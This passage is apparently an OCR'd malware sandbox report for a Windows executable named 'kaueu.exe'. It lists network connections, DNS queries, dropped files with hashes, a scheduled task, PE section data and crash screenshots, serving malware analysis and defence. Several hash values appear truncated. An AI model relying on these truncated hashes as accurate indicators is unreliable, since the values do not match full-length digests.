Path: /MFEwTzBNMEswSTAJBgUrDgMCGgUABBR8sWZUnKvbRO5iJhat9GV793rVlAQUrb2YejS0Jvf6xCZU7wO94CTLVBoCECdm7lbrSfOOq9dwovyE3iI%3D **URI:** http://ocsp.usertrust.com/MFEwTzBNMEswSTAJBgUrDgMCGgUABBR8sWZUnKvbRO5iJhat9GV793rVlAQUrb2YejS0Jvf6xCZU7wO94CTLVBoCECdm7lbrSfOOq9dwovyE3iI%3D						
ocsp.usertrust.com	80	GET	1.1	Microsoft-CryptoAPI/6.1	1	61.2106461525
Path: /MFEwTzBNMEswSTAJBgUrDgMCGgUABBR8sWZUnKvbRO5iJhat9GV793rVlAQUrb2YejS0Jvf6xCZU7wO94CTLVBoCECdm7lbrSfOOq9dwovyE3iI%3D **URI:** http://ocsp.usertrust.com/MFEwTzBNMEswSTAJBgUrDgMCGgUABBR8sWZUnKvbRO5iJhat9GV793rVlAQUrb2YejS0Jvf6xCZU7wO94CTLVBoCECdm7lbrSfOOq9dwovyE3iI%3D						
ocsp.comodoca.com	80	GET	1.1	Microsoft-CryptoAPI/6.1	1	63.0090520382
Path: /MFEwTzBNMEswSTAJBgUrDgMCGgUABBReAhtobFzTvhaRmVeJ38QUchY9AwQUu69%2BAj36pvE8hI6t7jiY7NkyMtQCECsuburZdTZsFIpu26N8jAc%3D **URI:** http://ocsp.comodoca.com/MFEwTzBNMEswSTAJBgUrDgMCGgUABBReAhtobFzTvhaRmVeJ38QUchY9AwQUu69%2BAj36pvE8hI6t7jiY7NkyMtQCECsuburZdTZsFIpu26N8jAc%3D						
ocsp.comodoca.com	80	GET	1.1	Microsoft-CryptoAPI/6.1	1	63.0131521225
Path: /MFIwUDBOMEwwSjAJBgUrDgMCGgUABBR64T7ooMQqLLQoy%2BemBUYZQOKh6QQUkK9qOpRaC9iQ6hJWc99DtDoo2ucCEQCOot%2Bo4GHnch9qDcxWT3Pj **URI:** http://ocsp.comodoca.com/MFIwUDBOMEwwSjAJBgUrDgMCGgUABBR64T7ooMQqLLQoy%2BemBUYZQOKh6QQUkK9qOpRaC9iQ6hJWc99DtDoo2ucCEQCOot%2Bo4GHnch9qDcxWT3Pj						
crl.comodoca.com	80	GET	1.1	Microsoft-CryptoAPI/6.1	1	63.051692009
Path: /COMODORSADomainValidationSecureServerCA.crl **URI:** http://crl.comodoca.com/COMODORSADomainValidationSecureServerCA.crl						
crl.comodoca.com	80	GET	1.1	Microsoft-CryptoAPI/6.1	1	63.0601119995
Path: /COMODORSACertificationAuthority.crl **URI:** http://crl.comodoca.com/COMODORSACertificationAuthority.crl						
crl.microsoft.com	80	GET	1.1	Microsoft-CryptoAPI/6.1	1	93.3420331478
Path: /pki/crl/products/tspca.crl **URI:** http://crl.microsoft.com/pki/crl/products/tspca.crl						
crl.microsoft.com	80	GET	1.1	Microsoft-CryptoAPI/6.1	1	93.9986891747
Path: /pki/crl/products/CodeSignPCA2.crl **URI:** http://crl.microsoft.com/pki/crl/products/CodeSignPCA2.crl						

Host	Port	Method	Version	User Agent	Count	Call Time During Execution(Sec)
crl.microsoft.com	80	GET	1.1	Microsoft-CryptoAPI/6.1	1	94.0411829948
Path: /pki/crl/products/WinPCA.crl **URI:** http://crl.microsoft.com/pki/crl/products/WinPCA.crl						
crl.globalsign.net	80	GET	1.1	Microsoft-CryptoAPI/6.1	1	94.1351439953
Path: /primobject.crl **URI:** http://crl.globalsign.net/primobject.crl						

DNS QUERIES

Request	Type
www.ip-adress.com	A
Answers - 85.93.89.6 (A) - 85.93.88.251 (A) - 209.126.124.166 (A) - 207.38.89.115 (A)	
ctldl.windowsupdate.com	A
Answers - ctldl.windowsupdate.nsatc.net (CNAME) - 38.69.238.122 (A) - a1621.g.akamai.net (CNAME) - 38.69.238.114 (A) - ctldl.windowsupdate.com.edgesuite.net (CNAME)	
ocsp.usertrust.com	A
Answers - 178.255.83.1 (A)	
ocsp.comodoca.com	A
crl.comodoca.com	A
Answers - crl.comodoca.com.cdn.cloudflare.net (CNAME) - 104.16.92.188 (A) - 104.16.93.188 (A) - 104.16.90.188 (A) - 104.16.91.188 (A) - 104.16.89.188 (A)	
194.99.241.192.in-addr.arpa	PTR
Answers - wooservers.com (PTR)	
crl.microsoft.com	A
Answers - 184.26.44.97 (A) - 184.26.44.98 (A) - crl.www.ms.akadns.net (CNAME) - a1363.dscg.akamai.net (CNAME)	
crl.globalsign.net	A
Answers - 104.28.16.56 (A) - 104.28.17.56 (A)	

VALKYRIE COMODO

TCP PACKETS

Call Time During Execution(sec)	Source IP	Dest IP	Dest Port
32.0890951157	Sandbox	85.93.88.251	80
38.1568281651	Sandbox	85.93.88.251	443
38.5303621292	Sandbox	96.69.89.156	22
43.7696430683	Sandbox	108.58.129.90	443
52.1968672276	Sandbox	38.69.238.122	80
52.2450971603	Sandbox	38.69.238.114	80
52.2527391911	Sandbox	38.69.238.114	80
57.7313411236	Sandbox	85.93.88.251	80
58.0517351627	Sandbox	85.93.88.251	443
58.9094572067	Sandbox	178.255.83.1	80
59.8073911667	Sandbox	85.93.88.251	80
60.1294360161	Sandbox	85.93.88.251	443
61.2106461525	Sandbox	178.255.83.1	80
61.8769001961	Sandbox	85.93.88.251	80
62.082182169	Sandbox	85.93.88.251	443
63.0090520382	Sandbox	178.255.83.1	80
63.0131521225	Sandbox	178.255.83.1	80
63.051692009	Sandbox	104.16.91.188	80
63.0601119995	Sandbox	104.16.90.188	80
64.8891479969	Sandbox	85.93.88.251	80
65.0914950371	Sandbox	85.93.88.251	443
70.5686841011	Sandbox	75.127.141.50	995
70.5740430355	Sandbox	68.173.55.51	443
70.6251881123	Sandbox	108.58.129.90	443
71.0821452141	Sandbox	96.69.89.156	22
71.4585289955	Sandbox	68.173.55.51	443
76.8802030087	Sandbox	192.168.56.8	49283
79.6749072075	Sandbox	192.168.56.8	49287
80.077944994	Sandbox	66.96.133.9	52552
83.3848071098	Sandbox	192.168.56.8	49292
83.7482991219	Sandbox	66.96.133.9	35427
93.3420331478	Sandbox	184.26.44.97	80
94.1351439953	Sandbox	104.28.17.56	80

UDP PACKETS

Call Time During Execution(sec)	Source IP	Dest IP	Dest Port
3.19855713844	Sandbox	224.0.0.252	5355
3.22704005241	Sandbox	224.0.0.252	5355
3.23210120201	Sandbox	239.255.255.250	3702
3.27577400208	Sandbox	192.168.56.255	137
5.7878100872	Sandbox	224.0.0.252	5355
9.27159619331	Sandbox	192.168.56.255	138
28.0269870758	Sandbox	224.0.0.252	5355
31.9437601566	Sandbox	8.8.4.4	53
46.7542920113	Sandbox	224.0.0.252	5355
46.7581801414	Sandbox	224.0.0.252	5355
46.7614409924	Sandbox	224.0.0.252	5355
49.4217271805	Sandbox	224.0.0.252	5355
49.4220590591	Sandbox	224.0.0.252	5355
49.4223930836	Sandbox	224.0.0.252	5355
52.1178760529	Sandbox	8.8.4.4	53
52.121817112	Sandbox	8.8.4.4	53
52.1228950024	Sandbox	8.8.4.4	53
53.3161690235	Sandbox	224.0.0.252	5355
56.0167920589	Sandbox	224.0.0.252	5355
58.5796480179	Sandbox	224.0.0.252	5355
58.6019551754	Sandbox	8.8.4.4	53
59.6871080399	Sandbox	224.0.0.252	5355
59.6878261566	Sandbox	224.0.0.252	5355
59.7086951733	Sandbox	224.0.0.252	5355
59.9791710377	Sandbox	224.0.0.252	5355
62.9867660999	Sandbox	8.8.4.4	53
62.9872620106	Sandbox	8.8.4.4	53
62.9875531197	Sandbox	8.8.4.4	53
62.9940340519	Sandbox	8.8.4.4	53
70.5695941448	Sandbox	8.8.4.4	53
93.2211711407	Sandbox	8.8.4.4	53
94.0751821995	Sandbox	8.8.4.4	53

VALKYRIE COMODO

DETAILED FILE INFO

CREATED / DROPPED FILES

FILE PATH	TYPE AND HASHES
C:\Users\User\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\5080DC7A65DB6A5960ECD874088F3328_6CBA2C06D5985DD95AE59AF8FC7C6220	**Type :** data **MD5 :** 3131e149c734ea11145b440a8117cdb6 **SHA-1 :** 8a2a46e1d036d1a3c7e4507606f217e714aaf2cc **SHA-256 :** f27d65601940f79b320e41828c7e38223f26b0d3a **SHA-512 :** 43302504d1b7ef30f4f792ecca9ee1b8e7a5692d2 **Size :** 0.4 Kilobytes.
C:\Users\User\AppData\Roaming\Microsoft\Ikosqxuk\Ikosqx.Dat	**Type :** data **MD5 :** 38f7ff168dff0ef22cd36d88d7f4683c **SHA-1 :** 0ce2d55d6facf7ec95d187a965087cd6bf9a5bc9 **SHA-256 :** bb9598d2035c3f562a7264d3cb3d3ed5c9148ff50 **SHA-512 :** aef54c0a27bdf270a8400e2018cf2db4a312b4da7 **Size :** 0.402 Kilobytes.
C:\Users\User\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\F0060A9F9287878B15AB61E0E47645E5	**Type :** data **MD5 :** 815f71a62aac5f68ab62e667e4f388e1 **SHA-1 :** f4da0bedd73408d3be5dd667827b0c20d09a76f6 **SHA-256 :** fce5d0e9ee0d46ac1476dbb6138ad627e8ee9e2c **SHA-512 :** 0a469cb598cc4fee45da8f0ced3a58dd429acdf52 **Size :** 0.252 Kilobytes.
C:\Users\User\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\77EC63BDA74BD0D0E0426DC8F8008506	**Type :** data **MD5 :** f8931c8ff04c6489cf53d1615737fff2 **SHA-1 :** cb968e59100ad870886e6449ccce49468c98ad87 **SHA-256 :** 31de4406495b3eca8d2d815426d3b94ca26760ce **SHA-512 :** 118465bbe634ace5d6a6f5dea32e6dd94225350b **Size :** 0.33 Kilobytes.
C:\Users\User\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\5457A8CE4B2A7499F8299A013B6E1C7C_CE50F893881D43DC0C815E4D80FAF2B4	**Type :** data **MD5 :** da15614d9aaaf103cf0ff807b00d6e12 **SHA-1 :** ca1993c71ea1d5e33854d44ac6243135bf468132 **SHA-256 :** 7f44818031238920f79c7a27caadd68c15a344c6d **SHA-512 :** 00b77d87cc637a468ecc51701bdbd4a6e671e92a **Size :** 0.398 Kilobytes.
C:\Users\User\AppData\LocalLow\Microsoft\CryptnetUrlCache\Content\F0060A9F9287878B15AB61E0E47645E5	**Type :** data **MD5 :** a7451c9aaea933cdf8bad360ff9c6a8d **SHA-1 :** 6ef49ac6880d6f1e9e1fcf1c3808c55a7a66acee **SHA-256 :** affa00a5f202599a5bf580c441ac3be215e905a16e **SHA-512 :** 839e8a278cb7ed08ef0517c3f8a3c14ff377a14afe **Size :** 3207.835 Kilobytes.
C:\Users\User\AppData\Roaming\Microsoft\Ikosqxuk\Ikosqxu32.Dll	**Type :** data **MD5 :** c49272a2b2e785557dffe36c2ef9ac0e **SHA-1 :** d66bacc45e1ee5575b0591b37b5995a44a527433 **SHA-256 :** c9d07fdc13371aa6b1498349299b65084a71215c **SHA-512 :** c66a4e7a91d2157c41284e0b1988bfa373f5fe8bf **Size :** 4.759 Kilobytes.
C:\Users\User\AppData\Roaming\Microsoft\Ikosqxuk\Cikosqxu32.Dll	**Type :** data **MD5 :** bce558b8938a5b45b9efa15d159430da **SHA-1 :** 5af7b9c0768e6069bd0b620b82b6f87bc5b06564 **SHA-256 :** de52b996e5bcf35c40c3760ff87aafdf5f40dea804 **SHA-512 :** e8df944d1b3718c2311138ef6f3b55b0bc2af5030 **Size :** 1.433 Kilobytes.

FILE PATH	TYPE AND HASHES
C:\Users\User\AppData\LocalLow\Microsoft\CryptnetUrlCache\Content\CC42971B7939A9CA55C44CFC893D7C1D	**Type :** data **MD5 :** 4ed7cd688a08a3d5502b244cd5428633 **SHA-1 :** b9b6e5e9528ddfc4d1fb5bd9d77c5141048374c8 **SHA-256 :** 6f5ae4c05eac0004cb8562b473fc8105542c21b28 **SHA-512 :** 61fbe0a0bd6dfd1802e18c4fc3dd5015bb23d004 **Size :** 0.812 Kilobytes.
C:\Users\User\AppData\Local\Temp\B5ddf5a295d29d60ad817a625886275937a60874.Exe	**Type :** PE32 executable (GUI) Intel 80386, for MS Windows **MD5 :** 60b7c0fead45f2066e5b805a91f4f0fc **SHA-1 :** 9018a7d6cdbe859a430e8794e73381f77c840be0 **SHA-256 :** 80c10ee5f21f92f89cbc293a59d2fd4c01c7958aac **SHA-512 :** 68b9f9c00fc64df946684ce81a72a2624f0fc07e07 **Size :** 776.192 Kilobytes.
C:\Users\User\AppData\Roaming\Microsoft\Ikosqxuk\Ikosqxu32.Dll	**Type :** data **MD5 :** 032f025b5e43db60ec47d340cee7a6f4 **SHA-1 :** 8f8aa7db399edff5283b1e33c6f5e4f13bdd36b0 **SHA-256 :** d03de18dd6e20188376e978c883d2f5be2be54eb **SHA-512 :** f3fcc75bda50bfa3aba8698ae04c37d2be9852c56 **Size :** 3.913 Kilobytes.
C:\Users\User\AppData\LocalLow\Microsoft\CryptnetUrlCache\Content\5457A8CE4B2A7499F8299A013B6E1C7C_CE50F893881D43DC0C815E4D80FAF2B4	**Type :** data **MD5 :** 35866a56791faa1a377c49163ee7aeab **SHA-1 :** 1393d5f378d3d643acdd15218b8bed7c5f01886b **SHA-256 :** a302fc301856d91fccead2133186b004760c83b1a **SHA-512 :** cecf1c6708cd808e2cbfcd7fa577c7dbef9d010fda3 **Size :** 0.471 Kilobytes.
C:\Users\User\AppData\Roaming\Microsoft\Ikosqxuk\Ikosqxu.Exe	**Type :** PE32 executable (GUI) Intel 80386, for MS Windows **MD5 :** f2f865aa912787c1a202394c840ed595 **SHA-1 :** b5ddf5a295d29d60ad817a625886275937a60874 **SHA-256 :** 090a173c5fe7a25d56faa17d837548027e8482c02 **SHA-512 :** ba45d6f9dcb3bb302510deb3d579649363417c6c **Size :** 569.344 Kilobytes.
C:\Users\User\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\CC42971B7939A9CA55C44CFC893D7C1D	**Type :** data **MD5 :** 14109866e342ceec1c1d32c43f4bfede **SHA-1 :** 11eea6255723727257d4c88b742d4c8bd4fd5086 **SHA-256 :** 4e607ffc22e34340058426fceed0423165f4e32237 **SHA-512 :** 9f83e5d965a4d7db3b65274c83ef432576fc5375c **Size :** 0.236 Kilobytes.
C:\Windows\Appcompat\Programs\RecentFileCache.Bcf	**Type :** data **MD5 :** a725537a32727210ddafbe6612b45677 **SHA-1 :** b5b5795e86b8e8ef4070bd50a9610c0abcc9cccb **SHA-256 :** 5f094c735b915b33d440c285272793e7e0ff31507 **SHA-512 :** e1d5fa611a2a9e43037eaaa0a4fd310e6fe7c6919 **Size :** 5.762 Kilobytes.
C:\Users\User\AppData\LocalLow\Microsoft\CryptnetUrlCache\Content\57C8EDB95DF3F0AD4EE2DC2B8CFD4157	**Type :** Microsoft Cabinet archive data, 6564 bytes, 1 file **MD5 :** 16e8e953c65d610c3bfc595240f3f5b7 **SHA-1 :** 231a802e6ff1fae42f2b12561fff2767d473210b **SHA-256 :** 048846ed8ed185a26394adeb3f63274d1029bbd5 **SHA-512 :** 8cf223f68cd118be6bef746d4ccef2bc293e7e0f44 **Size :** 6.564 Kilobytes.
C:\Users\User\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\1BB09BEEC155258835C193A7AA85AA5B_636CD824810555E1469322973B7D2B73	**Type :** data **MD5 :** fac020ee043d99edc2548f8ba54af38a **SHA-1 :** 87c3d90dd1f50ef5564d4879997ae454480c0c1d **SHA-256 :** 112f5f2e4140f13117147af88d74d93e52cdc0894 **SHA-512 :** 4007b2847dc173708337e768ac0ebc15f1c620ecf **Size :** 0.4 Kilobytes.

FILE PATH	TYPE AND HASHES
C:\Users\User\AppData\LocalLow\Microsoft\CryptnetUrlCache\Content\1BB09BEEC155258835C193A7AA85AA5B_636CD824810555E1469322973B7D2B73	**Type :** data **MD5 :** f48ae898b84607ab59c896694410d00d **SHA-1 :** fc96fa3ae55ae3b6b5d2f6fb4e55b396217af70b **SHA-256 :** 10808afbae864fa7449722c2a462f0cbe6e04970e **SHA-512 :** 15ba7edae0080419257c252c018a0db713ddf8a1 **Size :** 0.472 Kilobytes.
C:\Users\User\AppData\Roaming\Microsoft\Ikosqxuk\Cikosqxu32.Dll	**Type :** data **MD5 :** 64e2dff38f285a3f08c7fc4fcbaadae6 **SHA-1 :** fdd6d65cae0ee10c8b1306d490965288cba77479 **SHA-256 :** 7698230670e136fa653ce5b589e967467b77bd1e **SHA-512 :** def64b37892471ad03f237c4ae1ae10779207c6ef **Size :** 2.035 Kilobytes.
C:\Users\User\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\57C8EDB95DF3F0AD4EE2DC2B8CFD4157	**Type :** data **MD5 :** 5f7506e148434c5d7e2f1f8bc418e0d4 **SHA-1 :** 00f85608b928486b05990efc1a57d51f4ea8803d **SHA-256 :** b19cb2e1509a6e36d076d6afeba6af84821f65961 **SHA-512 :** 831a0ef6115df38bb22a5d8f9babb44dacc6c25de **Size :** 0.34 Kilobytes.
C:\Users\User\AppData\LocalLow\Microsoft\CryptnetUrlCache\Content\5080DC7A65DB6A5960ECD874088F3328_6CBA2C06D5985DD95AE59AF8FC7C6220	**Type :** data **MD5 :** 91382065c694d37f252a1c4d860e4cd1 **SHA-1 :** ad7e2b63bd471702614cbf3794cec63046bd8c18 **SHA-256 :** 79275d4e1b16934a7fadeabf9ae7e3b59c0d18ae **SHA-512 :** 72bcd7241b60081666713cc17da050122ef509a6 **Size :** 0.727 Kilobytes.
C:\Windows\Sysnative\Tasks\{15FE1D59-5E9A-4A81-8129-D36F617EDCF9}	**Type :** XML 1.0 document, Little-endian UTF-16 Unicode text, with CRLF line terminators **MD5 :** 18dd034a2bb15439ad11eff361623158 **SHA-1 :** fa30a75a0a018bff19566116917bc5b0b6e51240 **SHA-256 :** a1c670cd1da47e350e0e1e850ef884b28465ab24 **SHA-512 :** 7176316e84552b3fd3d460c81ab7d8c0c2b04619 **Size :** 3.494 Kilobytes.
C:\Users\User\AppData\LocalLow\Microsoft\CryptnetUrlCache\Content\77EC63BDA74BD0D0E0426DC8F8008506	**Type :** Microsoft Cabinet archive data, 54018 bytes, 1 file **MD5 :** 06ed9a39ac55eb00dd78e416e1a804f6 **SHA-1 :** 270464d1618197d86ff89184ba5ed45708d38bd9 **SHA-256 :** 298bba62caa0b61a402f715bb5b8d1d28ecd0b58 **SHA-512 :** 6a3a747bb754d9bfb78d18e37cd9806015e00eee **Size :** 54.018 Kilobytes.

MATCH YARA RULES

MATCH RULES

STATIC FILE INFO

File Name:	kaueu.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
SHA1:	b5ddf5a295d29d60ad817a625886275937a60874
MD5:	f2f865aa912787c1a202394c840ed595
First Seen Date:	2018-02-23 16:09:06.865051 (about a year ago)
Number Of Clients Seen:	3
Last Analysis Date:	2018-02-23 16:09:06.865051 (about a year ago)
Human Expert Analysis Date:	2018-02-23 19:21:13.403153 (about a year ago)
Human Expert Analysis Result:	Malware

VALKYRIE COMODO

DETAILED FILE INFO

ADDITIONAL FILE INFORMATION

PE Headers

PROPERTY	VALUE
Magic Literal Enum	3
File Type Enum	6
Debug Artifacts	[]
Number Of Sections	6
Trid	[]
Compilation Time Stamp	0x5A9085F5 [Fri Feb 23 21:21:57 2018 UTC]
Entry Point	0x401b00 (.text)
Machine Type	Intel 386 or later - 32Bit
File Size	569344
Ssdeep	
Sha256	090a173c5fe7a25d56faa17d837548027e8482c02385ca07a83e77dd89858a18
Exifinfo	[]
Mime Type	application/x-dosexec
Imphash	


PE Sections


NAME	VIRTUAL ADDRESS	VIRTUAL SIZE	RAW SIZE	ENTROPY	MD5
.text	0x1000	0x2e850	0x2f000	7.23440389218	ccdb761332b00993ca2764df5a0c3f99
.rdata	0x30000	0xd2e	0x1000	4.64567363304	22ff2b56a7554012cde86e2f5cd33b45
.data	0x31000	0xac8c	0x7000	6.41183582494	e7ae2ddae1d260ed091794e975a646e1
.crt	0x3c000	0x207e7	0x21000	7.21730934103	e10b12ca77ce0a6a955444debb298de5
.reloc	0x5d000	0x2f3b5	0x30000	7.21269567795	b35937a6fe99b9b3ccb8e1707cf10ced
.reloc	0x8d000	0x1760	0x2000	4.97069636457	2f9b9e4f552b01cd9551310334b4b307


CERTIFICATE VALIDATION

- Certificate Validation is not Applicable ?

SCREENSHOTS



Computer
Windows Explorer
Windows Explorer has stopped working
A problem caused the program to stop working correctly. Please close the program.
Close the program
Windows Explorer
4:01 AM


Computer
Windows PowerShell
Windows PowerShell has stopped working
A problem caused the program to stop working correctly. Please close the program.
Close the program
Debug the program
Windows PowerShell
4:01 AM


Computer
Windows Explorer
Windows Explorer has stopped working
A problem caused the program to stop working correctly. Please close the program.
Close the program
Windows Explorer
4:01 AM


Computer
9:45 PM


Computer
4:01 AM


Computer
4:01 AM